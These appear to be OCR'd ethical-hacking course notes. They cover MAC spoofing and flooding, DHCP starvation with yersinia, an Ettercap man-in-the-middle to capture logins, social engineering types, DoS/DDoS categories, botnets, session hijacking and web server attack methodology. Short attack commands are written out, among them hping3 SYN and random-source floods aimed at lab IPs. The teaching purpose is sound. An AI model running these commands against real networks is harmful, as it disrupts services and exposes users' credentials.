


The text next to ether is our current mac address

Use the macchanger command :

macchanger -m 00:50:56:c0:00:08 ens33

Here -m represents manual change



Here it's a changer mac address

Mac flooding:

- Open terminal give sudo permissions
- Just type macof and hit enter
- It will sat send mac to the router we are connected
- To send a no of mac use command:
  Macof -i ens33 -n 2
  (Here n represents the no of flooding)

HACKING DHCP AND MITM AND PERFORMING SNIFFING

Hacking DHCP:

- Type command yersinia -G (G represents graphical user interface) in parrot terminal.
- The interface will appear.
- Click on attack button placed at upper left corner
- In next window click on DHCP and send discover packets
- The flooding will be started.

Man in the middle attack:

- We will use the tool called Ettercap
- In terminal type Ettercap -G
- Now add the router to target 1 and targeted machine to target 2
- And the MITM attack has already started
- To sniff open Wireshark
- Select the interface and start sniffing
- Open the website test.php to check if login credentials are being recorded.

SOCIAL ENGINEERING

What is social engineering?

It is psychological manipulation to get confidential data by different techniques it’s also called human hacking.

Types of social engineering?

- Human based:
  1. Eavesdropping:
  Eavesdropping refers to the act of secretly listening to or monitoring someone's private conversations or communications without their knowledge or consent. This can be done in person, over phone calls, or by intercepting electronic communications. For example, if someone hides nearby and listens to a private conversation between two individuals without their permission, they are eavesdropping.

  2. Vishing:
  Vishing is a form of social engineering where individuals use voice communication, typically over the phone, to trick people into revealing sensitive information such as credit card numbers, passwords, or personal identification details. An example of vishing is when a scammer calls pretending to be a bank representative and convinces the victim to provide their account information under the guise of solving a problem with their account.

  3. Shoulder Surfing:
  Shoulder surfing involves the act of spying on someone's personal information, such as passwords, PIN numbers, or sensitive data, by looking over their shoulder while they are using electronic devices like smartphones, ATMs, or computers. For instance, if someone stands close to another person at an ATM and observes their PIN as they enter it, they are engaged in shoulder surfing.

  4. Piggybacking:
  Piggybacking refers to unauthorized access to a secured area or network by following closely behind an authorized person without their knowledge. In the context of Wi-Fi networks, piggybacking occurs when someone accesses an unsecured or weakly protected network by using the network credentials of an authorized user without their consent. An example would be if someone enters a building by following closely behind an employee who swipes their access card to unlock the door without the person's knowledge.

  5. Dumpster Diving:
  Dumpster diving involves searching through someone's trash or discarded items with the intention of finding valuable or confidential information. This can include

documents, files, or discarded electronic devices that may contain sensitive data. For instance, if a person rummages through a company's trash bins to find discarded financial statements or confidential memos, they are engaging in dumpster diving.

- Computer based

  1. Pop-up Windows:

  Pop-up windows are small windows that appear on your computer screen, often when you visit a website or interact with certain online content. They are intended to grab your attention and display advertisements or prompts to take specific actions. In social engineering, pop-up windows can be designed to deceive users by mimicking legitimate system messages or notifications. For example, a pop-up window may claim that your computer is infected with a virus and prompt you to click on a link or download a fake antivirus software, tricking you into compromising your system's security.

  2. Chain Letters:

  Chain letters are messages or emails that encourage recipients to forward or share the message with a specific number of people. They often contain promises of good luck, blessings, or dire consequences for breaking the chain. Social engineering exploits people's fear or desire for good luck to manipulate them into spreading the message. For instance, a chain letter may claim that if you break the chain, something bad will happen to you, or if you forward it to a certain number of people, you'll receive good fortune.

  3. Hoax Letters:

  Hoax letters are fabricated messages that are designed to deceive and manipulate recipients. They often contain false information or alarming claims with the aim of causing fear, panic, or confusion. These letters may ask for personal information or request recipients to take certain actions based on false premises. An example of a hoax letter could be an email claiming to be from a bank stating that your account has been compromised and urging you to provide your login credentials to prevent further unauthorized access.

  4. Instant Chat Messengers:

  Instant chat messengers are applications or platforms that allow real-time communication between users. Social engineering can occur through instant chat messengers when malicious actors pretend to be someone else to gain trust and manipulate individuals into revealing sensitive information or performing certain actions. For instance, a scammer may pose as a friend or family member on an instant chat messenger and ask for financial assistance, tricking the victim into sending money.

  5. Spam Email:

  Spam emails are unsolicited, bulk messages sent to a large number of recipients. These emails often contain advertisements, phishing attempts, or malicious attachments. In social engineering, spam emails can be crafted to deceive recipients by appearing as

legitimate messages from trusted entities, such as banks or reputable companies. An example would be a spam email that claims to be from a well-known online retailer, asking the recipient to click on a link to claim a prize or update their account information, but the link actually leads to a fake website designed to steal personal data.

6. Scareware:
Scareware refers to malicious software or applications that use fear tactics to manipulate users into taking actions that benefit the attacker. It often involves displaying alarming or deceptive pop-up messages that claim the user's device is infected with malware and offers a solution, which is usually fake or harmful. For instance, a scareware pop-up window may claim that your computer is severely infected and urge you to purchase a fake antivirus software to resolve the issue, tricking you into spending money on unnecessary or harmful software.

- Mobile based
1. Phishing:
Phishing is a form of social engineering where attackers impersonate trusted entities, such as banks, online services, or organizations, to deceive individuals into revealing sensitive information or performing certain actions. They typically do this through fraudulent emails, messages, or websites that mimic the legitimate ones. For example, you might receive an email claiming to be from your bank, asking you to click on a link and provide your login credentials. In reality, the link leads to a fake website that captures your information, allowing the attacker to gain unauthorized access to your account.

2. Malicious Apps:
Malicious apps are applications or software designed with malicious intent. These apps often appear legitimate but contain hidden functionalities that compromise the security or privacy of the user's device. For example, a malicious app may claim to be a game or utility app but, once installed, it secretly collects personal information, sends premium rate SMS messages without your knowledge, or even steals sensitive data from your device.

3. Repacking Legitimate Apps:
Repacking legitimate apps is a technique where attackers take legitimate applications, modify them, and distribute them with malicious code or additional functionalities. The repackaged app may seem identical to the original one, making it difficult for users to distinguish between the two. For instance, a popular gaming app may be repackaged with malicious code that allows unauthorized access to the user's device or data.

4. Use of fake Security Apps:

Using fake security apps for social engineering is unethical and potentially illegal. It involves manipulating people into revealing sensitive information or performing actions they wouldn't typically do. Fake security apps can deceive users and gain unauthorized access to personal information or devices. For example, an attacker creates a fake security app that appears legitimate, distributes it through various channels, and requests excessive permissions. By exploiting user devices and information, attackers can engage in identity theft and financial fraud. Engaging in such activities is illegal and unethical. Responsible users should download security apps from trusted sources, review app permissions, and practice good security habits.

5. Smishing:

Smishing, a combination of SMS (Short Message Service) and phishing, is a technique where attackers use text messages to trick individuals into revealing sensitive information or taking unwanted actions. They may send text messages claiming that the recipient has won a prize or that their account requires urgent attention, along with a request to click on a link or reply with personal details. For instance, you might receive a text message claiming to be from a delivery service, asking you to click on a link to track a package, but the link actually leads to a fake website designed to capture your personal information.

TOOLS USED IN SOCIAL ENGINEERING

Social Engineering Toolkit (SET) and Maltego are two powerful tools used in the field of cybersecurity, specifically for gathering information and conducting social engineering attacks. Here's a simplified explanation of each tool:

1. Social Engineering Toolkit (SET):

The Social Engineering Toolkit (SET) is an open-source framework that helps security professionals simulate social engineering attacks. It provides a wide range of attack vectors and techniques to exploit human vulnerabilities rather than targeting technical weaknesses. SET automates the process of creating and deploying social engineering attacks, making it easier to test the security awareness of individuals and organizations.

SET includes various attack methods such as phishing emails, malicious websites, credential harvesting, and more. It allows the user to generate convincing attack scenarios that trick individuals into revealing sensitive information or performing actions that compromise their security. The toolkit helps security professionals assess the effectiveness of their security measures and educate users about the risks associated with social engineering.

2. Maltego:

Maltego is a powerful data mining and visualization tool used for gathering information and conducting investigations. It enables analysts and security professionals to explore and correlate information from various sources, such as online databases, social media platforms, public records, and more. Maltego presents the collected data in a graphical format, making it easier to understand the relationships and connections between different entities.

With Maltego, users can create visual graphs that depict the connections between people, organizations, websites, email addresses, IP addresses, and other digital entities. These graphs, known as "transforms," are generated by querying different data sources and extracting relevant information. Maltego can be used for a wide range of purposes, including cybersecurity investigations, threat intelligence gathering, fraud detection, and network mapping.

DOS AND DDOS IT COUNTERMEASURES

DoS:

It stands for denial of service, it focuses on reducing or restricting the computer network, prevents availability of services to legitimate users basically it includes flooding of requests or traffic and overloading resources.

DDos:

Distributed denial of service attack, using multiple compromised system(botnets)

Basic categories of Dos/DDoS attack vector:

1. Volumetric Attack (Bits Per Second - bps):

Volumetric attacks focus on overwhelming the target system's bandwidth or network capacity. The attacker floods the target with an enormous amount of data, causing congestion and making the network unavailable to legitimate users. Here are a couple of examples:

a) Distributed Denial of Service (DDoS) Attack: In a DDoS attack, a large number of compromised computers, known as a botnet, are used to flood a target system with traffic. This flood of traffic consumes the available bandwidth and resources, making the system inaccessible to genuine users.

b) Traffic Amplification Attack: This attack involves sending a small request to a vulnerable server that responds with a significantly larger reply. By spoofing the source IP address, the attacker can direct the amplified traffic towards the victim, causing network congestion.

2. Protocol Attack (Packets Per Second - pps):

Protocol attacks exploit vulnerabilities in network protocols to disrupt network communication. These attacks target the underlying protocols used for data transmission. Here are a couple of examples:

a) SYN Flood Attack: This attack exploits the TCP three-way handshake process by sending a large number of SYN packets to the target system without completing the handshake. The target system allocates resources for each incomplete connection, eventually exhausting its capacity to handle legitimate connections.

b) ICMP Flood Attack: In an ICMP flood attack, the attacker sends a high volume of ICMP echo request (ping) packets to the target system. The target system then responds with ICMP echo reply packets, consuming its network resources and affecting its performance.

3. Application Layer Attack (Requests Per Second - rps):


Application layer attacks target vulnerabilities in the applications and services running on the target system. These attacks exploit weaknesses in the application layer protocols and software. Here are a couple of examples:

a) HTTP Flood Attack: This attack involves sending a large number of seemingly legitimate HTTP requests to a web server, overwhelming its resources and causing it to become unresponsive. The attacker may use botnets or compromised devices to generate a high volume of requests.


b) SQL Injection Attack: In an SQL injection attack, the attacker manipulates input fields on a web application to inject malicious SQL commands. If successful, the attacker can gain unauthorized access to the application's database or execute arbitrary commands, potentially compromising the system.

These are simplified explanations of volumetric, protocol, and application layer attacks with a few real-life examples. It's important to note that these attacks can have various forms and techniques, and cybersecurity measures should be implemented to mitigate their risks.


UDP flooding:




ICMP flood attack:




Smurf attack:



SYN flooding attack:




DRDOS attack(distributed reflective denial of service attack):


Spoofed Request
Spoofed Request
Spoofed Request
Response
Response
Response
Attacker's Computer
Target Host
Victim Hosts
The Security Buddy
https://www.thesecuritybuddy.com/

BOTNET ATTACKS AND HOW DO THEY WORK

What us a botnet attack?

A botnet attack is a type of cyber-attack carried out by a group of internet -connected device controlled by a malicious actor.



Difference between bot and botnet:

Bot Attacks	Botnet Attack
Bot attacks are cyber attacks that use automated web requests meant to tamper with a website, application or device.	**Botnet attacks can be thought of as a specific type of the more general "bot attack".**

How does a botnet attack work?

- Injection of Trojan viruses
- Basic social engineering tactics
- Devices are under control
- Then used for different purposes

How botnets attacks can be prevented?

- Keep all systems updated
- Adapt basic cybersecurity best practices
- Control access to machines
- Monitor network using analytics solutions
- Maintaining a good cybersecurity hygiene


- Establish control access to machines and systems
- Continuously monitor network traffic

How to mitigate against bot attacks?

- Disable the central server
- Run antivirus software

PERFORMING DOS (DENIAL OF SERVICE ATTACK)

- Know the ip of your target device
- hping3 -S 192.168.230.129 -a 192.168.230.128 -p 22 –flood
  the ip next to -S is the systems ip on which you want to attack
  -a represents the attackers ip
  -p represents the port no




After the attack has been performed many, process will start in the vulnerable system and start consuming the memory

Use the top command in the meta exploitable 2 machine to check running tasks

After the attach has been stopped the amount of memory being consumed will reduce.

PERFORMING DDOS ATTACK

- Give sudo permissions
- Type the following command
  hping3 --flood --rand-source 192.168.203.129
  here –rand-source represents the ip of the attacker is hidden



After the attack we can see memory consumption high in the attacked machine

Use the top command in the meta exploitable 2 machine to check running tasks

After the attach has been stopped the amount of memory being consumed will reduce.

SESSION HIJACKING

What is session hijacking?

It can be defined as attacker gaining partial or complete access of the session, TCP communication session is hijacked between two computers, authentication is only done when TCP session starts that's the major reason of session hijacking, with the help of which all the traffic can be sniffed, valid session id needs to be stolen for it to perform.

Why I session id hacking successful?

- Invalid session id (ac lock)
- Weak session id generation algorithm
- Insecure session – id handling
- Countermeasures do not work without encryption
- Indefinite session timeout

Session hijacking process:

- Sniff
- Monitor
- Session desynchronization
- Session id prediction
- Command injection

Types of session hijacking?

Active and passive session hijacking are two methods used by hackers to gain unauthorized access to someone else's session or connection on a network or website. Let me explain them in simpler terms with real-life examples:

1. Active Session Hijacking:

Active session hijacking involves actively intercepting and manipulating the communication between the user and the target system. The attacker takes control of the session and can perform various actions on behalf of the user without their knowledge. Here's an example:

Imagine you're sitting in a coffee shop and connected to the Wi-Fi network. You decide to log in to your social media account. Now, an attacker sitting in the same coffee shop can use active session hijacking techniques to intercept your network traffic, steal your session cookies, and gain access to your social media account. They can then post or send messages on your behalf, access your personal information, or perform any other activity allowed within your session.

2. Passive Session Hijacking:

Passive session hijacking, as the name suggests, involves silently monitoring and capturing the communication between the user and the target system without actively tampering with it.

The attacker aims to gather sensitive information, such as login credentials or session cookies, for unauthorized access. Here's an example:

Let's say you're browsing a website that does not have a secure connection (HTTP instead of HTTPS). An attacker on the same network can use passive session hijacking techniques to eavesdrop on your communication. They can capture and analyze the network traffic to extract any sensitive information transmitted over the network, such as your username and password. With this information, the attacker can later impersonate you and gain access to your account.

It's important to note that both active and passive session hijacking can be prevented by using secure network connections (HTTPS) and employing additional security measures like two-factor authentication (2FA). These measures help protect against unauthorized access and maintain the confidentiality and integrity of your sessions.

Session hijacking in OSI model:

OSI Model Layer	Network-Level Session Hijacking	Application-Level Session Hijacking
Application Layer (Layer 7)	- Exploits vulnerabilities in application software or protocols- Examples: Cross-Site Scripting (XSS), SQL Injection- Attacker can inject malicious code or commands into the application to hijack the session	- Manipulates user interactions with the application- Examples: Session fixation, session sidejacking- Attacker steals or uses session identifiers to impersonate the user
Presentation Layer (Layer 6)	- N/A	- N/A
Session Layer (Layer 5)	- N/A	- N/A
Transport Layer (Layer 4)	- N/A	- N/A
Network Layer (Layer 3)	- IP spoofing: Forges the source IP address to redirect traffic or bypass security measures- Man-in-the-Middle (MitM) attacks: Intercepts and alters network traffic between the user and the target system	- N/A
Data Link Layer (Layer 2)	- ARP spoofing: Manipulates the ARP cache to associate attacker's MAC address with the IP address of the target, allowing interception of network traffic- MAC flooding: Overwhelms the switch's MAC address table to enable eavesdropping on network traffic	- N/A
Physical Layer (Layer 1)	- N/A	- N/A

ALL ABOUT WEB SERVERS AND WEB APPLICATION HIJACKING

What is web server?

A web server is a computer system that stores, processes and delivers web pages to client through HTTP.

Web server attacks:

- DoS/DDoS attack
- DNS server Hijacking
- Directory transversal attack
- MITM attack
- Phishing attack
- Web server misconfiguration
- Web cache poisoning attack
- SSH brute force attack
- Web server password cracking
- SSRF (server-side request forgery attack)

Web server attack methodology:

- Information Gathering
- Web server Foot printing
- Website mirroring
- Vulnerability Scanning
- Session hijacking
- Web server password cracking

Web Application concept:

A web server is a software application that serves web pages to clients upon request. It acts as the intermediary between the client-side script (usually a web browser) and the server-side script (usually residing on the web server). Here's an explanation of the different components involved:

1. Interface: The interface of a web server typically consists of network protocols such as HTTP (Hypertext Transfer Protocol). HTTP allows communication between the client and the server, enabling the exchange of requests and responses.

2. End User: The end user refers to the person who accesses the web server using a web browser. The end user sends a request for a web page by typing a URL (Uniform Resource Locator) into the browser's address bar or by clicking on links.

3. Web Server: The web server is the software that handles the client's requests and delivers the requested web pages back to the client. It processes the HTTP requests received from the client and responds with the appropriate HTTP responses, which typically include HTML, CSS, JavaScript, and other web resources.

The web server performs several tasks, including:

- Listening for incoming requests on a specific port (usually port 80 for HTTP or port 443 for HTTPS).
- Parsing the client's request to determine the requested resource (e.g., a specific HTML page or an image file).
- Retrieving the requested resource from the server's file system or generating it dynamically using server-side scripting.
- Composing an HTTP response that includes the requested resource and relevant metadata.
- Sending the HTTP response back to the client over the network.

Popular web server software includes Apache HTTP Server, Nginx, Microsoft IIS (Internet Information Services), and Node.js (with frameworks like Express.js). These web servers handle the low-level communication and resource delivery, allowing the client-side script and the server-side script to interact seamlessly.

4. Client-Side Script (Browser): The client-side script, usually executed within a web browser, handles user interactions and presentation logic. It sends HTTP requests to the web server to retrieve web pages and associated resources like images, stylesheets, and scripts. Common client-side scripting languages include JavaScript, HTML, and CSS.

The browser receives the HTTP response from the web server and renders the web page according to the received HTML and CSS. The client-side script can then dynamically update the page, handle user input, and interact with the server through additional HTTP requests, such as submitting forms or making AJAX (Asynchronous JavaScript and XML) calls.

Web application Hacking Methodology:

- Foot printing web infrastructure
- Analyse Web application
- Bypass client-side control
- Attack Authentication Mechanism

- Attack authorization scheme
- Attack Access control
- Attack session management mechanism
- Perform injection attack


VULNERABLITY SCANNING WITH ACUNETIC

Download Acunetic vulnerability scanner

